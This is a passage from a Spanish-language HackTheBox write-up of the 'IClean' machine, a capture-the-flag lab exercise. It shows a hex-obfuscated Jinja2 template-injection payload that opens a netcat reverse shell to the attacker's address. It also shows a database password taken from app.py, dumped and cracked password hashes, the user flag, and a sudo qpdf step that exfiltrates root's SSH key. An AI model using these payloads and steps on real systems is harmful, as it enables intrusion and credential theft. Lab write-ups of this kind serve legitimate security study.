


Ilustración 15. Visualizando el código QR

17. En la vista donde generamos nuestro QR, en el segundo input que encontramos agregaremos la URL de nuestro código QR.




Ilustración 16. Insertando la ruta del QR

18. Al dar clic en el botón “submit” este inmediatamente nos mostrará una factura por el servicio, la cual cuenta con datos que nos pueden ser de utilidad, por eso capturamos esta petición en Burp Suite.




Ilustración 17. Factura del servicio

19. Si entramos de nuevo a Burp Suite podemos observar que contamos con la estructura de la petición que ejecutamos anteriormente.




Ilustración 18. Petición POST QR

20. Ahora realizaremos una shell inversa haciendo uso del siguiente fragmento de código, el cual inyectaremos en la petición post donde se iría el link del código QR.

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%20%23E%261%7Cnc%2010.10.14.20%209091%20%3E%2Ftmp%2Ff")|attr("read")()}}
```


22. Ahora ejecutamos el siguiente comando, el cual nos permite abrir una sesión interactiva de bash en nuestra terminal.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```




```
root@kali:~# nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.12] 38282
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@iclean:/opt/app$
```

Ilustración 21. Abriendo sesión interactiva en bash

23. Lo primero que haremos es revisar el directorio /home y listar sus archivos. Sin embargo, si tratamos de acceder al directorio “consuela” este nos dirá que no contamos con los permisos para acceder.

```
$ cd /home
$ ls
```



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@iclean:/opt/app$ pwd
/opt/app
www-data@iclean:/opt/app$ cd /home
cd /home
www-data@iclean:/home$ ls
ls
consuela
www-data@iclean:/home$ cd consuela
cd consuela
bash: cd: consuela: Permission denied
```

Ilustración 22. Ingresando a la máquina

24. Ejecutamos el siguiente comando para poder visualizar la información de los usuarios del sistema y mirar si encontramos algo de consuela.


```
$ cat /etc/passwd
```

```
www-data@iclean:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuid:x:108:114::/run/uuid:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
avahi:x:114:120:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin
mysql:x:116:122:MySQL Server,,:/nonexistent:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
www-data@iclean:/home$
```

Ilustración 23. Visualizando la información de los usuarios del sistema

25. Regresamos al directorio anterior y ejecutamos el siguiente comando, este nos mostrará la información de un archivo python donde se encuentra la configuración de la base de datos y allí tenemos el usuario y la contraseña de esta.

```
$ cat app.py
```



```
File Actions Edit View Help
luisacg@kali: ~/Desktop x root@kali: /home/luisacg/Desktop x root@kali: /home/luisacg/Desktop x root@kali: /home/luisacg/Desktop/files x

www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from Jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pXCsmnGLckUb',
    'database': 'capiclean'
}

app.static_folder = os.path.abspath("/opt/app/static/")

def rdu(value):
    return str(value).replace('_', '')

def sanitize(input):
    sanitized_output = re.sub(r'[^a-zA-Z0-9@. ]', '', input)
    return sanitized_output

app.jinja_env.undefined = StrictUndefined
app.jinja_env.filters['remove_double_underscore'] = rdu

valid_invoice_ids = []

def add_valid_invoice_id(invoice_id):
    valid_invoice_ids.append(invoice_id)

def get_allowed_invoice_ids():
    return valid_invoice_ids

def validate_invoice_id(provided_id):
    allowed_invoice_ids = get_allowed_invoice_ids()
    return provided_id in allowed_invoice_ids


@app.route('/')
def index():
    return render_template('index.html')

@app.route('/quote')
def quote():
    return render_template('quote.html')
```

Ilustración 24. Visualizando app.py

26. Haciendo uso del usuario y contraseña obtenidos vamos a ingresar a mysql con el siguiente comando.

```
$ mysql -u iclean -p
```



```
www-data@iclean:/opt/app$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pXCsmnGLckUb

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4268
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Ilustración 25. Ingresando a MYSQL

27. Lo primero que haremos será listar las bases de datos que se encuentran en la máquina.

```
mysql> show databases;
```

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| capiclean |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.01 sec)

mysql> █
```

Ilustración 26. Visualizando las bases de datos

28. La base de datos que mas nos interesa es la que se llama “capiclean”, por ello, ingresaremos a ella con el siguiente comando.

```
mysql> use capiclean;
```

```
mysql> use capiclean;
use capiclean;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_capiclean |
+-----+
| quote_requests |
| services |
| users |
+-----+
3 rows in set (0.00 sec)

mysql> █
```

Ilustración 27. Usando la base de datos capiclean

29. Cuando ingresemos realizaremos una consulta de todos los registros que se encuentran almacenados en la tabla de usuarios. Allí obtendremos dos usuarios, admin y consuela, pero, como nos interesa más este último copiaremos su contraseña.

```
mysql> SELECT * FROM users;
```

```
mysql> SELECT * FROM users
SELECT * FROM users
→ ;
;
+----+-----+-----+-----+
--+
| id | username | password | role_id |
+----+-----+-----+-----+
--+
| 1 | admin | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+-----+-----+-----+
--+
2 rows in set (0.00 sec)

mysql>
```

Ilustración 28. Consulta de registros en la tabla users

30. En el navegador ingresaremos al sitio web “CrackStation”, el cual nos ayudará a decodificar la contraseña del usuario al cual deseamos acceder.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa

☐ I'm not a robot 
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	sha256	simple and clean

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Ilustración 29. Usando CrackStation

31. Después de obtener la contraseña regresamos a la terminal y tratamos de acceder al usuario consuela con la contraseña que obtuvimos.

```
$ su consuela
```

```
mysql> exit
exit
Bye
www-data@iclean:/opt/app$ su consuela
su consuela
Password: simple and clean
consuela@iclean:/opt/app$
```

Ilustración 30. Ingresando al usuario consuela

32. Cuando estemos dentro vamos a su carpeta principal y listamos su contenido.

```
$ cd /home/consuela
$ ls
```

```
consuela@iclean:/opt/app$ cd /home/consuela
cd /home/consuela
consuela@iclean:~$ ls
ls
user.txt
```

Ilustración 31. Listando archivos del usuario consuela

33. Uno de los archivos que más nos llama la atención es user.txt, si leemos el archivo allí obtendremos nuestra primera bandera.

```
$ cat user.txt
```

```
consuela@iclean:/opt/app$ cd /home/consuela
cd /home/consuela
consuela@iclean:~$ ls
ls
user.txt
consuela@iclean:~$ cat user.txt
cat user.txt
5f7b8ec503f1f41a2c28331fef24eb75
consuela@iclean:~$
```

Ilustración 32. Primera bandera




Ilustración 33. Primera bandera HackTheBox

Escalando privilegios

1. Ejecutaremos el siguiente comando, el cual nos permitirá crear un archivo PDF vacío en /tmp/rsa.txt y luego adjuntar el archivo id_rsa de la carpeta .ssh del usuario root al PDF en cuestión. Esto con el propósito de obtener la ssh para acceder al usuario principal.

```
$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qpdf --add-attachment /root/.ssh/id_rsa --
```

